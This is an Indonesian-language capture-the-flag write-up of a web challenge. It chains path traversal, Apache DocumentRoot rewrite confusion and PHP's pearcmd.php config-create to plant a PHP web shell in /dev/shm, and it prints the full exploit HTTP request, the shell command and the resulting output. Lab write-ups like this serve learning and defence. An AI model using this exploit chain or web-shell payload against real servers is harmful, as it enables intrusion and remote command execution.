```
#PEAR_Config 0.9
a:2:{s:10:"__channels";a:2:{s:12:"pecl.php.net";a:0:{}s:5
:"__uri";a:0:{}}s:7:"man_dir";s:29:"TSA{Web_Hacking_101_c
7319b0bd96f9d01981bbf52ebb7027f}TSA{Web_Hacking_101_c7319
b0bd96f9d01981bbf52ebb7027f}";}
```

Flag : TSA{Web_Hacking_101_c7319b0bd96f9d01981bbf52ebb7027f}

File Not Found v2

Diberikan sebuah website static tetapi tidak dingin 🥶, sepertinya halnya dengan “king” Dimas yang selalu membuat challenge diluar nalar.
Terdapat sebuah endpoint menarik

```
/cdn/?file=
```

yang rentan terhadap path traversal seperti berikut.

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

Namun karena pada parameter file, menggunakan function “file_get_contents” yang dimana tidak dapat “memuntahkan file” tidak seperti function “include” di challenge sebelumnya.

Karena tidak ada source-code disini terasa sangat buta (jarang jarang dimas ga kasih source code bjir), sehingga mencoba untuk melihat konfigurasi website yang dimana challenge ini menggunakan apache.

```
<VirtualHost *:80>
        ServerAdmin webmaster@localhost
        LogLevel alert rewrite:trace3
        DocumentRoot /var/www/html/

        <Directory />
                Require all granted
        </Directory>

        ErrorLog ${APACHE_LOG_DIR}/error.log
        CustomLog ${APACHE_LOG_DIR}/access.log combined

        RewriteEngine On
        RewriteRule ^/cdn/?$ /cdn.php [QSA,L]
        RewriteRule ^/(.*)/$ /$1.html [QSA,END]
</VirtualHost>
```

Karena saya bingung, akhirnya bertanya kepada mentor daffainfo yang dimana mentor memberikan petunjuk bahwa kerentanan tersebut adalah apache2 misconfiguration sesuai dengan presentasi Blackhat USA kemarin (terima kasih mentor).

https://blog.orange.tw/posts/2024-08-confusion-attacks-en/#%F0%9F%94%A5-2-DocumentRoot-Confusion

Dan benar saja sesuai dengan referensi diatas, terdapat konfigurasi yang sama pada challenge kali ini.

The next attack we're diving into is the confusion based on DocumentRoot! Let's consider this Httpd configuration for a moment:


```
DocumentRoot /var/www/html
RewriteRule  ^/html/(.*)$   /$1.html
```

When you visit the URL `http://server/html/about`, which file do you think Httpd actually opens? Is it the one under the root directory, `/about.html`, or is it from the DocumentRoot at `/var/www/html/about.html`?

Karena menggunakan rules yang sama, kita bisa mengartikan seperti ini Sebagai contoh disaat mengakses http://playground.tcp1p.team:51669/about, apache akan mencari pada folder root yaitu /about.html dan juga /var/www/html/about.html

Dengan memanfaatkan misconfig tersebut, kita mencoba dengan salah satu file di yang ada di /usr/share, dan hasilnya berhasil.

http://playground.tcp1p.team:51669/usr/share/apache2/default-site/index/



Atau bisa dengan menambahkan .html kemudian diikuti dengan karakter %3f atau ? untuk bisa mangakses file lain selain .html

Sehingga kita disini dapat memanfaatkan file pearcmd.php kembali, karena yang sebelumnya tidak bisa karena function “file_get_contents”.
Dengan melakukan exploitasi seperti berikut:

```
GET /usr/local/lib/php/pearcmd.php%3f/?+config-create+/&file=
/usr/local/lib/php/pearcmd.php&
/<?echo(system($_GET['c']));;?>+/dev/shm/mentorz.php HTTP/1.1
Host: playground.tcp1p.team:51669
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

Kenapa menaruh file pada direktori “/dev/shm”?
Karena ga ada yang writeable bjir yang bener aja luwgh, dan mentor berkata terdapat 2 direktori yang biasanya writeable yaitu /tmp dan juga /dev/shm (thanks to mentor).
Selanjutnya tinggal akses shell yang telah kita spawn.

```
http://playground.tcp1p.team:51669/dev/shm/mentorz.php%3f/?c=ls+/
```

```
#PEAR_Config 0.9
a:12:{s:7:"php_dir";s:78:"/&file=/usr/local/lib/php/pearcmd.ph
p&/bin
boot
dev
etc
home
lib
lib64
media
mnt
opt
proc
readflag
root
run
sbin
srv
sys
```

Selanjutnya kita dapat membaca flag “/readflag”.
Flag : TSA{cyber_strike_web_problem_2.0}